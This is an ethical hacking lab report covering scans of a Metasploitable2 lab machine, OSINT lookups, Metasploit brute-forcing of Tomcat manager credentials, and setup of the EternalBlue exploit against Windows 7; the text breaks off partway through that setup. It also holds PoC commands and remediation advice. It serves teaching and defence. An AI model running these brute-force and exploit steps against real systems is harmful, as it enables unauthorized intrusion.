Practical & Theoretical Foundations of Ethical Hacking & VAPT Operations Report

Author: Mohammed Hasan Shaikh, Report Updated On: 04/03/2026

Contents

Practical & Theoretical Foundations of Ethical Hacking & VAPT Operations Report 1
1. **Introduction** 3
2. **Vulnerability Scanning** 3
   2.1. **Email To Developers with PoC** 7
3. **Perform OSINT: Maltego & Shodan** 7
   3.1. **Using Maltego on Metasploitable2** 8
   3.2. **Using Shodan On Metasploitable2** 10
   3.3. **Recon Summary** 11
4. **Exploitation Lab Using Metasploit Framework** 11
   4.1. **Exploit Metasploitable2 Machine** 12
   4.2. **Exploit Windows 7 Machine** 14
5. **Exploit DVWA for SQL Injection** 17
   5.1. **Remediation Method** 20
   5.2. **Reporting** 22
   5.3. **Non-Technical Summary** 23
6. **Using Wappalyzer** 23
7. **Lessons Learnt & Conclusion** 24
8. **References** 24

1. Introduction

This report will present a comprehensive study and practical implementation of Vulnerability Assessment and Penetration Testing (VAPT) methodologies, integrating theoretical foundations with hands-on laboratory exercises. The theoretical component will examine vulnerability scanning techniques, including network and application scanning using tools such as Nmap and OpenVAS, alongside authenticated versus unauthenticated assessments and risk prioritization through CVSS v4.0 scoring. The report will further explore structured penetration testing methodologies, including PTES and OWASP Web Security Testing Guide, covering reconnaissance, scanning, exploitation, post-exploitation, and reporting phases, while emphasizing ethical scope and authorization requirements.

I will conduct practical applications in controlled lab environment in Kali Linux using platforms such as Metasploit, sqlmap, Maltego, Shodan, and DVWA to simulate real-world attack scenarios. Activities include scanning Metasploitable2 targets, conducting OSINT reconnaissance, exploiting web vulnerabilities such as SQL injection, performing privilege escalation, validating findings against Exploit-DB proof-of-concepts, and documenting evidence with cryptographic hashing. Additionally, I will be taking screenshots and constructing suitable tables as evidence of my findings.

2. Vulnerability Scanning

In this segment of the report, I will run Nmap and OpenVAS scan on Metasplopitable2 machine and document its vulnerabilities.

Target Metasploitable2 Machine IP Address: **192.168.1.26**



Figure 1: Metasploitable2 Machine IP Address

```
└$ nmap -sV 192.168.1.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-02 03:10 -0500
Nmap scan report for 192.168.1.26
Host is up (0.00026s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B5:D2:ED (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds
```

Figure 2: Metasploitable2 Machine Open Ports & Services through Nmap



Figure 3: Metasploitable2 Machine (OpenVAS Scan - Tasks)



Figure 4: Metasploitable2 Machine (OpenVAS Scan - Vulnerabilities)

The below shows the vulnerability table.

Scan ID	Vulnerability	CVE ID	CVSS Score	Priority	Host
001	Apache Tomcat AJP RCE Vulnerability	CVE-2020-1938	9.8	critical	192.168.1.26
002	MySQL Default Credentials	CVE-2001-0645, CVE-2002-1809, CVE-2004-1532, CVE-2004-2357, CVE-2006-1451, CVE-2007-2554, CVE-2007-6081, CVE-2009-0919, CVE-2014-3419, CVE-2015-4669, CVE-2016-6531, CVE-2018-15719, CVE-2024-22901	9.8	critical	192.168.1.26
003	UnrealIRCd Backdoor	CVE-2010-2075	7.5	high	192.168.1.26
004	rsh Unencrypted Cleartext Login	CVE-1999-0651	7.5	high	192.168.1.26
005	FTP Brute Force Logins With Default Credentials Reporting	CVE-1999-0501, CVE-1999-0502, CVE-1999-0507, CVE-1999-0508, CVE-2001-1594, CVE-2013-7404, CVE-2014-9198,	7.5	high	192.168.1.26

		CVE-2015-7261, CVE-2016-8731, CVE-2017-8218, CVE-2018-9068, CVE-2018-17771, CVE-2018-19063, CVE-2018-19064, CVE-2018-25147, CVE-2020-36915			
006	Anonymous FTP Login Reporting	CVE-1999-0497	6.4	medium	192.168.1.26
007	jQuery < 1.9.0 XSS Vulnerability	CVE-2012-6708	6.1	medium	192.168.1.26
008	TCP Timestamps Information Disclosure	-	2.6	low	192.168.1.26
009	Weak MAC Algorithm(s) Supported (SSH)	-	2.6	low	192.168.1.26

The below shows the mitigation method for each vulnerabilities found.

Apache Tomcat AJP RCE Vulnerability (PATCH)
Update Apache Tomcat to version 7.0.100, 8.5.51, 9.0.31 or later

MySQL Default Credentials Vulnerability (PATCH)
Change the password as soon as possible. Contact the vendor for other possible fixes / updates

UnrealIRCd Backdoor Vulnerability (PATCH)
Install latest version of unrealircd and check signatures of software you're installing.

rsh Unencrypted Cleartext Login Vulnerability (PATCH)
Disable the rsh service and use alternatives like SSH instead.

FTP Brute Force Logins With Default Credentials Reporting Vulnerability (PATCH)
Change the password as soon as possible.

Anonymous FTP Login Reporting Vulnerability (PATCH)
If you do not want to share files, you should disable anonymous logins.

jQuery < 1.9.0 XSS Vulnerability (PATCH)
Update to version 1.9.0 or later.

TCP Timestamps Information Disclosure Vulnerability (PATCH)
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf.

Execute 'sysctl -p' to apply the settings at runtime.

To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'

Starting with Windows Server 2008 and Vista, the timestamp cannot be completely disabled.

The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.

Weak MAC Algorithm(s) Supported (SSH) Vulnerability (PATCH)
Disable the reported weak MAC algorithm(s).

2.1. Email To Developers with PoC

Escalation: The below is an email to developers with PoC.

Subject: Critical Vulnerabilities Identified – Immediate Action Required

Dear Development Team,

The recent OpenVAS/GVM scan identified multiple critical vulnerabilities on host 192.168.1.26. Notably, **Apache Tomcat AJP RCE (CVE-2020-1938, CVSS 9.8)** allows remote code execution via exposed AJP port 8009. **PoC:** nmap -p8009 --script ajp-methods <host> confirms exposure; exploitation can retrieve sensitive files (e.g., WEB-INF/web.xml). Additionally, **MySQL default credentials (multiple CVEs, CVSS 9.8)** permit unauthorized DB access. **PoC:** mysql -h <host> -u root -p (blank/default password). High-risk services (FTP, rsh, UnrealIRCd) are also exposed. Immediate patching, credential hardening, and service restriction are required.

Best Regards,
Hasan

3. Perform OSINT: Maltego & Shodan

In this segment of the report, I will perform OSINT on Metasploitable2 machine through Maltego and Shodan and record the findings through tables and screenshots.

3.1. Using Maltego on Metasploitable2

Domain Information Table

Field	Details
Primary IP Address	192.168.1.26
Netblock (Primary)	192.168.0.0 – 192.168.255.255
CIDR	192.168.0.0/16
Netblock (Subnet)	192.168.1.0 – 192.168.1.255
Net Type	IANA Special Use (Private Address – RFC1918)
Organization	Internet Assigned Numbers Authority
Parent Organization	ICANN
Registry	American Registry for Internet Numbers
Address	12025 Waterfront Drive, Los Angeles, CA, US
Abuse Email	abuse@iana.org
Abuse Phone	+1-310-301-5820
RFC Reference	RFC1918 (Private Address Space)

Subdomains / DNS Names Identified

Dynamic DNS (alta.inc) Table

DNS Name
192-168-1-26.g3nxwgup1yj.ddns.manage.alta.inc
192-168-1-26.ga1l29x2oxa.ddns.manage.alta.inc
192-168-1-26.l3e7jcf4l6v.ddns.manage.alta.inc
192-168-1-26.lhh0kk98x61.ddns.manage.alta.inc
192-168-1-26.n3o0mz6iacr.ddns.manage.alta.inc
192-168-1-26.snfqhnkpkeq.ddns.manage.alta.inc
192-168-1-26.x3cyrr58u4t.ddns.manage.alta.inc

Remote / Device-Based Hostnames (remotewd.com) Table

DNS Name
device-local-02123e1f-8fd5-4d18-920e-379546d4903a.remotewd.com
device-local-0330c745-fd75-411a-ad15-1c268bf2f603.remotewd.com
device-local-07411cc2-d7a0-4355-a574-ae68bbf0be4e.remotewd.com
device-local-087bc852-b284-406d-be89-eeb5fea23cbc.remotewd.com
device-local-19792e05-7590-46a6-a010-f4e22747dab3.remotewd.com
device-local-2e73d1bb-cd37-4b91-a4a8-4c427092dab9.remotewd.com
device-local-4a9199a7-bae0-4231-a71d-8468e31b62c2.remotewd.com
device-local-910df8cd-feda-4f9a-950e-fbfc311d9889.remotewd.com
device-local-9e2879b8-c9d8-4f63-99f6-cfde9f97d086.remotewd.com
device-local-aa0bd938-896b-4dcb-a9df-60a5b4b31e0e.remotewd.com
device-local-b3f6aa81-04e7-49dc-94a7-650a06bfdf3e.remotewd.com
device-local-de4e17a4-8be0-4e00-9df9-b09863fa349d.remotewd.com
device-local-e03e9d37-93b6-426b-9f7e-7d3529f78e01.remotewd.com
device-local-e948babc-040d-4e65-86ec-4e2d6fbc538f.remotewd.com

Other Associated Domains Table

DNS Name
ks-at-kapfenberg.arena.keemotion.com
poseidon.rprwyatt.com
vpce-0c0b9a068f1930be8-zluxyt1b-us-west-2a.s3.us-west-2.vpce.amazonaws.com

Exposed Services / Infrastructure Observed

Based on the Maltego report, no specific TCP/UDP ports or service banners were listed. However, the following infrastructure exposure indicators were observed:

Category	Details
IP Version	IPv4
IP Type	Private (RFC1918)

Network Range	192.168.0.0/16
DNS Exposure	Multiple dynamic DNS mappings
Cloud Reference	AWS VPC Endpoint (s3.us-west-2)
Remote Device Hostnames	Multiple device-local entries
WHOIS Registry	ARIN
Governance Body	Internet Assigned Numbers Authority

3.2. Using Shodan On Metasploitable2



Figure 5: Shodan Search for Metapsloitable2 IP Address (192.168.1.26)



Figure 6: Shodan Report Page for Metapsloitable2 IP Address (192.168.1.26)



Figure 7: Metapsloitable2 Machine - Vulnerabilities Detected



Figure 8: Metapsloitable2 Machine - Open Ports Detected

3.3. Recon Summary

Maltego report on **192.168.1.26** (private IP, RFC1918) reveals 24 DNS names, including 7 ddns.manage.alta.inc subdomains (e.g., 192-168-1-26.snfqhnkpkeq.ddns.manage.alta.inc), 15 device-local.remotewd.com, plus AWS VPC endpoint and others. No explicit exposed services or ports listed; focus on DNS enumeration and WHOIS data (IANA, abuse@iana.org). Total 51 entities linked.

4. Exploitation Lab Using Metasploit Framework

In this segment of the report, I will demonstrate on how I exploited Metasploitable2 machine and Windows 7 Machine successfully using Metasploit framework through screenshots as evidence.

4.1. Exploit Metasploitable2 Machine

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task2]
└─$ sudo msfconsole
Metasploit tip: View missing module options with show missing

                                          < HONK >

       =[ metasploit v6.4.112-dev                                     ]
+ -- --=[ 2,607 exploits - 1,320 auxiliary - 1,710 payloads            ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion                 ]

Metasploit Documentation: https://docs.metasploit.com/
```

Figure 9: Step 1 - Open msfconsole

```
msf > search tomcat_mgr_login

Matching Modules
================

  #  Name                                          Disclosure Date  Rank    Check  Description
  -  ----                                          ---------------  ----    -----  -----------
  0  auxiliary/scanner/http/tomcat_mgr_login .                      normal  No     Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf >
```

Figure 10: Step 2 - Search the exploit

```
msf > use 0
msf auxiliary(scanner/http/tomcat_mgr_login) >
```

Figure 11: Step 3 - Use the exploit

```
msf auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name             Current Setting                                  Required  Description
   ----             ---------------                                  --------  -----------
   ANONYMOUS_LOGIN  false                                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&r
                                                                               ealm)
   PASSWORD                                                          no        The HTTP password to specify for authentication
   PASS_FILE        /usr/share/metasploit-framework/data/wordlists   no        File containing passwords, one per line
                    /tomcat_mgr_default_pass.txt
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks
                                                                               4, socks5, socks5h, http, sapni
   RHOSTS                                                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                                                               -metasploit.html
   RPORT            8080                                             yes       The target port (TCP)
   SSL              false                                            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS  false                                            yes       Stop guessing when a credential works for a host
   TARGETURI        /manager/html                                    yes       URI for Manager login. Default is /manager/html
   THREADS          1                                                yes       The number of concurrent threads (max one per host)
   USERNAME                                                          no        The HTTP username to specify for authentication
   USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists   no        File containing users and passwords separated by space, one pair per line
                    /tomcat_mgr_default_userpass.txt
   USER_AS_PASS     false                                            no        Try the username as the password for all users
   USER_FILE        /usr/share/metasploit-framework/data/wordlists   no        File containing users, one per line
                    /tomcat_mgr_default_users.txt
   VERBOSE          true                                             yes       Whether to print output for all attempts
```

Figure 12: Step 4 – Check the options to fill in

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
replaced with '*' in regular expression
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
```

Figure 13: Step 5 – Fill the options accordingly and run the exploit

```
[-] 192.168.1.26:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.1.26:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.26:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:s3cret (Incorrect)
```

Figure 14: Step 6 – Credentials found, Login Successful

As shown above, Metapsloitable2 machine has been successfully exploited with credentials being found and login being successful.

Exploit-DB for PoC

This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in this module.

4.2. Exploit Windows 7 Machine

```
msf > search exploit/windows/smb/ms17_010_eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
   5    \_ target: Windows 8                    .                .        .      .
   6    \_ target: Windows 8.1                  .                .        .      .
   7    \_ target: Windows Server 2012          .                .        .      .
   8    \_ target: Windows 10 Pro               .                .        .      .
   9    \_ target: Windows 10 Enterprise Evaluation  .           .        .      .

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010_eternalblue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise Evaluation'
```

Figure 15: Step 1 – Search the exploit

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 16: Step 2 – Use the exploit

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedd
                                             ed Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
